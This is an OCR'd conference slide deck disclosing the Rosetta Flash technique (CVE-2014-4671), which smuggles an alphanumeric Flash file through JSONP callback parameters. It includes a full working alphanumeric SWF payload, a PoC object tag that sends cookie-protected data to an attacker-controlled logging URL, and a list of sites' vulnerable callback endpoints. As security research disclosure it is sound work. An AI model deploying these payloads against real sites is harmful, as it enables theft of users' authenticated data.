Abusing JSONP with Rosetta Flash

Michele Spagnuolo

http://miki.it

@mikispag

CVE-2014-4671

The attack scenario

1. The attacker controls the first bytes of the output of a JSONP API endpoint by specifying the **callback** parameter in the request

2. SWF files can be embedded using an **<object>** tag and will be executed as Flash as long as the content looks like a valid Flash file.

```
<object type="application/x-shockwave-flash"
data="https://accounts.google.com/RatePassword?
callback=CWSxx..."></object>
```

3. Flash can perform GET and POST requests to the hosting domain with the victim's cookies and exfiltrate data.

Restricting the allowed charset

Most endpoints restrict the allowed charset to **[A-Za-z0-9_\.]** (e.g. Google).

Normally, **Flash** files are **binary**.

But they can be compressed with **zlib**, a wrapper over **DEFLATE**. And *Huffman* encoding can map any byte to an allowed one.

Rosetta Flash

FWSÏx,¶DADË<Cˇˇˇz ...

CWSMIKI0hCD0Up0IZUnnnnnn

Original, **binary** SWF

Alphanumeric SWF ✓

Instant demo

Rickroll in glorious **alphanum SWF format**:


```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt03
33333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe
UUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt33
333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnn
nn3Snn7YNqdIbeUUUfUUF1333sEpDUUDDUUDTUEDTEDUT1sUUT13333333WEqUUEDDTVqefXA8odW8888z
aF8D8F8fV6v0CiudIbEAt3sE0sDDtGpDG033w3wG3333333G0333sdFPNvYHQmmUVffyqiqFqmfMCAfuqn
iueYYFMCAHYe6D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwEwDtDttwGDDtpDDt0
sDDGDtDDDGtDGpDDttwtt3swwtwwGDDtDDDtDDD33333s03sdFPVjqUnvHIYqEqEmIvHaFnQHFIIHrzzvE
ZYqIJAFNyHOXHTHbllоXHkHOXHThbOXHTHwtHHhHxRHXafHBHOLHdhHHHTXdXHHHDXT8D0Up0IZUnnnnnn
nnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwwuD333ww03Gtww0GDGpt03wDDDGDDD33333s033GdFPG
FwhHHkoDHDHtDKwhHhFoDHDHtdOlHHhHxUHXWgHzHoXHtHnoLH4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5n
nnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPTDX
thHHHLHqeeorHthHHHXDhtxHHHLtavHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAo
tHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333
333WfF03sTeqefXA888ooooooooooooooooooooooooooooooooooooooooooo88888888888l0lfv
z
```


http://miki.it/RosettaFlash/rickroll.swf

PoC

Two domains:

- attacker-controlled: **miki.it**
- with vulnerable JSONP endpoint: **trovatel.net**

PoC

http://trovatel.net/vulnerable_jsonp.php?callback=

```
<?php

header("Content-Type: application/json");
if (!preg_match('/^[\w]+$/', $_GET['callback']))
{
   die("Callback is not specified or contains
non-alphanumeric characters.");
}
echo $_GET['callback'] . "({ ... stuff";

?>
```

PoC

http://trovatel.net/secret/secret.php

```
<?php
if ($_COOKIE['auth'] == "BBFYafPU85vSp9fq") {
   echo "THIS IS A SECRET!";
} else header("HTTP/1.1 403 Unauthorized");
?>
```

http://trovatel.net/secret/get_cookie.php

```
<?php
setcookie("auth", "BBFYafPU85vSp9fq", time()
+60*60*24*30);
?>
```

PoC

http://miki.it/RosettaFlash/

```
<object type="application/x-shockwave-flash"
data="http://trovatel.net/vulnerable_jsonp.php?
callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDD
tDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YN
qdIbeUUUfV133333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGD
t33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnn
nnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033sDDGtwGDtwwD
wttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJzYyHqQdzEzHVMvn
AEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnn
nnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD
33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxv
wDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMw
lHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt033
3GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnn
nnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDH
TlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GD
DGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLr
avHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnn
nnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooo888888880Nj0h " width="1" height="1">
    <param name="FlashVars" value="url=http://trovatel.net/secret/secret.
php&exfiltrate=http://miki.it/RosettaFlash/log.php">
</object>
```

PoC

This **universal proof of concept** accepts two parameters passed as **FlashVars**:

- **url** - the URL in the same domain of the vulnerable endpoint to which perform a GET request with the victim's cookie.

- **exfiltrate** - the attacker-controlled URL to which POST a variable with the exfiltrated data.

PoC


http://miki.it/RosettaFlash/log.php

```
<?php

echo "Logged to database: "; // not really
echo htmlentities($_POST['x']); // no XSS ;P

?>
```


PoC


Elements
Network
Sources
Timeline
Profiles
Resources
Audits
Console
Preserve log
Disable cache
Filter
All
Documents
Stylesheets
Images
Media
Scripts
XHR
Fonts
TextTracks
WebSockets
Other
Name
Path
RosettaFlash/
vulnerable_jsonp.php?callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnn...
trovatel.net
secret.php
trovatel.net/secret
crossdomain.xml
log.php
/RosettaFlash
Headers
Preview
Response
Timing
1
Logged to database: THIS IS A SECRET!

Ready-made PoC available

You can find ready-to-be-pasted PoCs
with ActionScript sources at:

https://github.com/mikispag/rosettaflash



Google was vulnerable

- **accounts.google.com** (fixed)
- **www.google.com** (fixed)
- **books.google.com** (fixed)
- **maps.google.com** (fixed)
- **... others** (fixed)

Also...

YouTube (fixed)

eBay

http://svcs.ebay.com/services/search/FindingService/v1?callback=Rosetta_Flash42
http://reco.ebay.com/service/plmt/x?callback=Rosetta_Flash42

Instagram

https://api.instagram.com/v1/media/popular?callback=Rosetta_Flash42

Twitter (fixed)


http://urls.api.twitter.com/1/urls/count.json?url=google.com&callback=RosettaFlash

Olark, Tumblr, etc...


Safe: Facebook, GitHub

SWF header format

Uncompressed




zlib-Compressed




LZMA-Compressed

Invalid fields are ignored by parsers



Flash parsers are very liberal.

zlib header hacking





```
CMF (Compression Method and flags)
   This byte is divided into a 4-bit compression method and a 4-
   bit information field depending on the compression method.

      bits 0 to 3  CM     Compression method
      bits 4 to 7  CINFO  Compression info

CM (Compression method)
   This identifies the compression method used in the file. CM = 8
   denotes the "deflate" compression method with a window size up
   to 32K.  This is the method used by gzip and PNG (see
   references [1] and [2] in Chapter 3, below, for the reference
   documents).  CM = 15 is reserved.  It might be used in a future
   version of this specification to indicate the presence of an
   extra field before the compressed data.

CINFO (Compression info)
   For CM = 8, CINFO is the base-2 logarithm of the LZ77 window
   size, minus eight (CINFO=7 indicates a 32K window size). Values
   of CINFO above 7 are not allowed in this version of the
   specification.  CINFO is not defined in this specification for
   CM not equal to 8.
```

zlib header hacking



1000 0 11

```
FLG (FLaGs)
   This flag byte is divided as follows:

      bits 0 to 4  FCHECK  (check bits for CMF and FLG)
      bit  5       FDICT   (preset dictionary)
      bits 6 to 7  FLEVEL  (compression level)
```

```
The FCHECK value must be such that CMF and FLG, when viewed as
a 16-bit unsigned integer stored in MSB order (CMF*256 + FLG),
is a multiple of 31.
```

0x6843 = 26691 mod 31 = 0 ✓

actually checked by the decompressor


```
FDICT (Preset dictionary)
   If FDICT is set, a DICT dictionary identifier is present
   immediately after the FLG byte. The dictionary is a sequence of
   bytes which are initially fed to the compressor without
   producing any compressed output. DICT is the Adler-32 checksum
   of this sequence of bytes (see the definition of ADLER32
   below).  The decompressor can use this identifier to determine
   which dictionary has been used by the compressor.
```

```
FLEVEL (Compression level)
   These flags are available for use by specific compression
   methods.  The "deflate" method (CM = 8) sets these flags as
   follows:

      0 - compressor used fastest algorithm
      1 - compressor used fast algorithm
      2 - compressor used default algorithm
      3 - compressor used maximum compression, slowest algorithm

   The information in FLEVEL is not needed for decompression; it
   is there to indicate if recompression might be worthwhile.
```

DEFLATE block



Rosetta Flash

Several steps:

- Modify the original uncompressed SWF to make it have an **alphanumeric ADLER32 checksum**
- Generate **clever Huffman encodings**
- Try to **compress** long blocks with the same Huffman encoding

ADLER32 manipulation

Two 4-byte rolling sums, **S1** and **S2**.

For each byte **b** we add to the uncompressed file:

```
S1 += b
S2 += S1
ADLER32 = S2 << 16 | S1
```

```
with S1, S2 mod 65521
```

(largest prime number < 2^{16})


ADLER32 manipulation

Both **S1** and **S2** must have a **byte representation** that is **allowed** (i.e., all *alphanumeric*).

For our purposes, allowed values are low bytes.


How to find an **allowed checksum** by manipulating the original uncompressed SWF?

SWF file format allows to append arbitrary bytes:



ADLER32 manipulation

My idea: **"Sleds + Deltas technique"**



Huffman encoding

Code	Length
16	2
17	5
18	3
0	4
8	4
7	5
9	4
6	4
10	4
5	-
11	3
4	5
12	-
3	5
13	-
2	4
14	-

Two **encoders**.

Code	Length
16	2
17	4
18	3
0	4
8	4
7	5
9	4
6	4
10	4
5	-
11	3
4	5
12	4

Try with the first one, then check if it is possible to compress a longer block with the other.

Be alphanum, please...

